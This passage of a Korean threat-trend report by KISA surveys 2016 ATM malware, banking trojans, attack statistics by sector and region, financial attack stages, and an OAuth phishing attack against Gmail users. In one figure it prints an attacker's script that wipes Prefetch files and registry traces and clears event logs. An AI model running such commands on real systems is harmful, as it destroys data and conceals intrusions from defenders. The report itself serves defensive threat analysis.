더 다양한 공격을 위해 사이버 범죄자들은 여러 종류의 ATM 악성코드를 사용한다. 최근 발견된 가장 기본적인 ATM 악성코드는 ALICE이며 2014년 10월부터 배포된 것으로 알려져 있다. ALICE가 특히 주목받은 이유는 숫자 키패드 같은 ATM 기기 특유의 하드웨어에 대한 어떠한 접속도 시도하지 않기 때문이다. 또한 인스톨, 언인스톨 작업에 공을 들이게 하지도 않으며, 공격자가 최대한 빨리 목표한대로 돈을 빼내는 것에만 집중할 수 있게 한다. ALICE를 통해 기기를 감염시키려면, 공격자는 ATM 본체를 물리적으로 열어서 USB나 CD-Rom, 그리고 악성코드 실행을 위한 키보드를 메인보드에 연결시켜야 한다.



[그림 4-12] 2016년 뱅킹 악성코드 Top10

한편 뱅킹 트로이목마도 은행 보안 관련 위협으로 여전히 주목받고 있다. 2016년 초, DYRE/DYREZA 뱅킹 악성코드 제작자가 체포되면서 QAKBOT이 재등장했다. 하반기에는 RAMNIT 뱅킹 트로이목마가 새 공격 서버와 C&C 서버를 갖추고 다시 나타났다. 이 뱅킹 트로이목마는 2015년 RAMNIT 서버가 급습당하면서 오랫동안 사용량이 줄어들었지만, 영국의 주거래 은행을 타깃으로 활동을 재개한 이후 연말까지 계속 높은 사용 경향을 유지하고 있다.

ATM 악성코드와 뱅킹 트로이 목마가 활개를 치면서 은행들은 ATM 기기들의 물리적인 보안 유지와 운영체제 업데이트, 정기점검 및 취약점 보고를 행할 책임을 지게 되었다. 이를 수행하기 위해서는 애플리케이션 통제 및 화이트리스트 사용이 권장된다.

소비자들의 경우 매번 온라인 사이트에 접속하고 인터넷 뱅킹을 이용할 때마다 온라인 뱅킹 트랜젝션에 대한 위협에 노출될 수밖에 없으므로 각자 나름대로의 주의가 필요하다. 악성코드가 활성화되면 범죄자들은 소비자의 PLL과 신용정보를 탈취할 수 있으므로, 주기적인 인터넷 뱅킹 비밀번호/PIN 번호 교체가 필요하다.

또한 기업들에게는 홈페이지의 인터넷 뱅킹 보안을 강화하기 위해 뱅킹 세션에 대한 2-Factor 인증 체계 구축 및 진일보한 안티-악성코드 보호 기능이 탑재된 엔드포인트 기기 솔루션 도입이 권장된다. 아울러 뱅킹 사용자들로 하여금 웹, 파일, 이메일과 같이 다양한 엔트리 포인트에 대한 보안성을 강화하도록 지속적으로 유도해야 한다.

② Reference


1. TrendMicro, A Record Year for Enterprise Threats , 2017.2
https://documents.trendmicro.com/assets/rpt-2016-annual-security-roundup-a-record-year-for-enterprise-threats.pdf

2 FireEye社, M-Trends 2017 – A View From the Front Lines

파이어아이에서는 M-Trends 2017 보고서를 통해 지역별, 분야별로 사고가 발생한 영역에 대해 분류하였으며, 한 해 동안 나타난 특징적인 공격 트랜드를 시간 흐름에 따라 자세하게 분석, 소개하였다.

1) 지역별 트랜드

2016년 한 해 동안 전 세계에서 공격이 탐지된 산업 분야별 비율을 살펴보면 금융 분야가 19%로 가장 독보적인 비율을 차지하고 있으며, 소매 및 접객업 13%, 하이테크 10%, 건강 및 보험 9%, 정부 9%, 비즈니스 및 서비스가 9%를 차지하고 있다. 이 비율은 랜섬웨어 창궐로 인해 발생된 금전적 손해와 POS 시스템 취약성을 악용한 호텔업 등의 접객업과 소매 업종의 카드 결제 시스템 해킹 사고들을 연관지어볼 수 있는 부분이다.



[그림 4-13] 2016년 전 세계의 산업분야별 공격 탐지 비율

지역별로 살펴보면, 먼저 아메리카 지역은 다른 지역에 비해 TOP5 분야에 대한 고른 분포를 보이고 있으며 다른 지역들에 비해 금융 분야에서의 피해가 상대적으로 적은 편이다. 대신 접객업 및 소매, 하이테크, 건강, 비즈니스 분야가 상대적으로 더 높은 비율을 보인다.

아시아지역은 상대적으로 금융 분야에 편중된 분포를 나타내고 있으며, 에너지, 통신 분야가 높은 비율을 보인다. 일본, 한국, 홍콩, 싱가포르 등지의 건설, 엔지니어링 회사에 대한 공격, 중국 위주의 군사적 움직임에 따른 정부 주도 그룹 공격, 동남아시아 은행권에 대한 대규모 사기 공격, 반도체, 게임 등 IT 기업에 대한 공격이 특징으로 나타나고 있다.

유럽 및 중동 지역 또한 아시아 지역처럼 금융을 위주로 한 공격 비율이 높게 나타나고 있으며, 특히 중동 지역의 에너지 관련 그룹에 대한 APT 공격과 정부 주도의 공격, 그리고 유럽 금융 회사들에 대한 공격이 특징이다.

Industry	America	APAC	EMEA	Total
Financial	15%	31%	36%	19%
Retail and Hospitality	15%	7%	10%	13%
High Tech	12%	7%	2%	10%
Healthcare	12%	2%	0%	9%
Business and Professional Services	10%	5%	3%	9%
Government	8%	5%	16%	9%
Manufacturing	5%	7%	5%	5%
Media and Entertainment	5%	7%	2%	5%
Energy	3%	10%	3%	4%
Construction and Engineering	3%	2%	7%	3%
Education	3%	0%	2%	3%
Telecommunications	2%	9%	5%	3%
Transportation and Logistics	2%	5%	7%	3%
Nonprofit	2%	0%	0%	2%
Biotechnology and Pharmaceuticals	2%	3%	2%	2%
Other	1%	0%	0%	0%


[그림 4-14] 전 세계 지역, 분야별 공격 트랜드

2) 공격 트랜드 – 금융 사이버 공격

최근의 사이버 공격은 전보다 정교하고 복합적인 해킹 툴을 이용해 은밀히 진행되고 있으며 경제적 목적의 공격과 특정 국가에 기반을 둔 지능형 공격의 경계도 점차 불분명해지고 있다. 2016년에 발생한 금융 사이버 공격은 각 시스템에 맞춘 독창적인 백도어 방식으로 진일보했고 견고한 CnC 인프라와 포렌식 대응 기술까지 갖추었다. 단순한 파괴형 공격 형태였던 금융 사이버 공격이 지능화됨에 따라 기본적으로 공격의 탐지, 방어가 어려워질 것이며 이는 금융 정보 유출 가능성이 더 커질 것임을 의미한다.

[그림 4-15] 최근 3년간의 금융 공격 복잡도 상승


이후 내용에서는 지능화된 사이버 공격 트랜드를 아래 그림과 같은 공격 라이프사이클에 따라 살펴보도록 한다.



[그림 4-16] 공격 라이프사이클

최초 접근

불특정 다수에게 송장번호나 주문확인 메일 등을 발송했던 기존 방식과 달리 특정 고객, 특정 지역의 거주자 등에게 맞춤형 피싱 메일을 발송한다.




[그림 4-17] 맞춤형 피싱 메일 예시

2016년에 등장했던 가장 독특한 접근 방식은, 사용자에게 먼저 전화를 걸어 메일에 첨부된 악성 파일등을 다운로드하도록 유도하고 그 과정이 여의치 않을 경우 직접적인 대화를 통해 대안을 찾아주는 행태였다.

[그림 4-18] 공격자가 사용자에게 전화를 건 후 발송한 이메일

거점 마련

결제 시스템과 같은 네트워크는, 불행히도 대부분의 경우 서로 연결되어 있고 세그먼트화되어 있지도 않기 때문에 어느 한 곳이 뚫리면 전체 네트워크가 공격받을 수 있다. 이를 통해 최초 접근을 통해 획득한 공격 거점을 아래 그림과 같이 손쉽게 확장할 수 있다.



[그림 4-19] 소매 결제 시스템의 네트워크 구조

권한 상승

공격자는 새로운 도구와 익스플로잇 기술을 바탕으로, 최초 접근 당시에는 가지고 있지 않던 권한을 추가 취득할 수 있다. 그 예로 CVE-2016-0167을 악용하는 방법[3]을 들 수 있다. 이 취약점은 제로데이 공격에 사용된 윈도우 취약점으로 로컬 시스템 권한을 취득할 수 있다.

공격 지속성 유지

Github같은 웹 기반 저장소의 경우, SSL로 암호화된 연결 및 페이로드를 사용하기 때문에 패킷 분석이 어려운 것을 악용하여 해킹한 정보들을 이곳에 압축 및 업로드하거나, 윈도우 운영체제의 볼륨 부트 레코드(VBR)를 조작해 운영체제보다 백도어를 먼저 로딩하도록 만드는 방식으로 공격 지속성을 유지시킬 수 있다.


아래 그림은 포렌식 대응을 위해 조사대상인 Prefetch 엔트리들을 삭제하는 스크립트이다.

```
del /f /q /s %windir%\prefetch\*
reg delete "HKCU\Software\Microsoft\Windows\ShellNoRoam\MUICache" /va /f
reg delete "HKLM\Software\Microsoft\Windows\ShellNoRoam\MUICache" /va /f
reg delete "HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache" /va /f
reg delete "HKLM\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache" /va /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU" /va /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist" /va /f
wmic nteventlog where LogFileName='File Replication Service' Call ClearEventlog
wmic nteventlog where LogFileName='Application' Call ClearEventlog
wmic nteventlog where LogFileName='System' Call ClearEventlog
wmic nteventlog where LogFileName='PowerShell' Call ClearEventlog
ren %1 temp000 & copy /y %windir%\regedit.exe temp000 & del temp000
```

[그림 4-20] 포렌식 분석을 피하기 위한 Prefetch 엔트리 삭제용 스크립트

3) https://www.fireeye.com/blog/threat-research/2016/05/windows-zero-day-payment-cards.html

아래 그림은 볼륨 부트 레코드 부분을 악성코드로 교체하여 운영체제가 로드되기 전에 백도어를 먼저 로딩하도록 변경한 결과 화면이다. 부팅 시 보이는 아스키코드 텍스트가 백도어 로드를 위한 바이너리로 변경되어 있는 것을 확인할 수 있다.



[그림 4-21] OS 로드 전에 백도어를 먼저 로드하기 위한 코드로 텍스트 치환

3) 공격 트랜드 – 이메일의 다중 인증 시스템을 우회하는 공격


2016년 미국 대선에서 불거진 이메일 해킹 사건으로 이메일 보안 문제가 전면 부각되었다. 작년 한 해 공격자들이 어떻게 세분화된 네트워크와 다중 인증 시스템을 우회하여 원하는 이메일을 손에 넣을 수 있는지 분석해 보았다.

Oauth는 같은 인증 방식을 사용하는 애플리케이션들끼리는 별도 패스워드 없이 인증을 공유하는 방식을 사용한다. 공격자들은 Oauth 토큰을 이용하여 다중 인증 시스템을 우회해 사용자의 이메일, 캘린더와 같은 클라우드 기반 서비스에 접속할 수 있게 된다. 아래 내용을 통해 Gmail 사용자들을 대상으로 한 해킹 방식에 대해 살펴보겠다.

먼저 구글 사용자에게 보안 문제가 발생했으니 "Google Scanner"라는 이름의 애플리케이션을 설치하도록 유도하는 가짜 이메일을 전송한다. 이 애플리케이션은 공격자들이 사전에 준비한 악성 프로그램이다.


[그림 4-22] 해킹 그룹 APT28이 발송한 구글 고객지원 위장 이메일

이메일 내의 "Permit Scanning" 링크에서는 수상한 전체 URL을 숨기고 탐지를 피하기 위한 URL 축약 서비스를 사용하여 주소 일부만 보여주는 방식을 사용한다. 링크를 클릭하면 구글 계정 사이트로 넘어가고 상단에 "Google Scanner"라는 애플리케이션 이름과 함께 "안전한 사이트"로 표시되어 신뢰성을 부여한다.




[그림 4-23] 안전한 사이트로 표시되는 중간 과정

안전한 프로그램인지 확인하기 위해 "Google Scanner" 글자 옆의 삼각형 표시를 클릭하면 개발자 정보와 악성코드로 리디렉션되는 URL이 보인다.



[그림 4-24] 악성코드로 리디렉션되는 URL

'Allow' 버튼을 클릭하면 악성 애플리케이션에서 사용자의 Gmail과 Google Drive에 대한 읽기, 쓰기, 삭제 등 모든 권한을 얻을 수 있는 OAuth 토큰의 전체 액세스 권한을 허용하게 된다.



[그림 4-25] 각종 서비스에 대한 액세스 권한 탈취

이러한 공격은 모든 종류의 연결이 암호화된 상태로 이루어지기 때문에 네트워크 상에서 탐지해내기가 거의 불가능에 가까울 정도로 힘들다. 위의 예시에서 모든 인증은 HTTPS를 통해 이루어졌다. 공격을 찾아내는 가장 효과적인 방법은, 서비스 공급자의 관리자 패널에서 각 계정과 OAuth 토큰 인증이 연결되어 있는 "인가된 애플리케이션"을 찾는 것이다. Google G suite의 경우 "OAuth 토큰 감사 로그 부분"에 해당 정보가 존재한다.

③ Reference

1. FireEye, M-Trends 2017 – A View From the Front Lines, 2017.3
https://www.fireeye.com/blog/threat-research/2017/03/m-trends-2017.html

2017년 1분기 사이버 위협 동향 보고서

2017년 4월 인쇄
2017년 4월 발행

발행처 | KISA 한국인터넷진흥원
KOREA INTERNET & SECURITY AGENCY

서울 송파구 중대로 135(가락동 78) IT벤처타워
TEL : 02-405-5593


2017년 1분기
사이버 위협
동향 보고서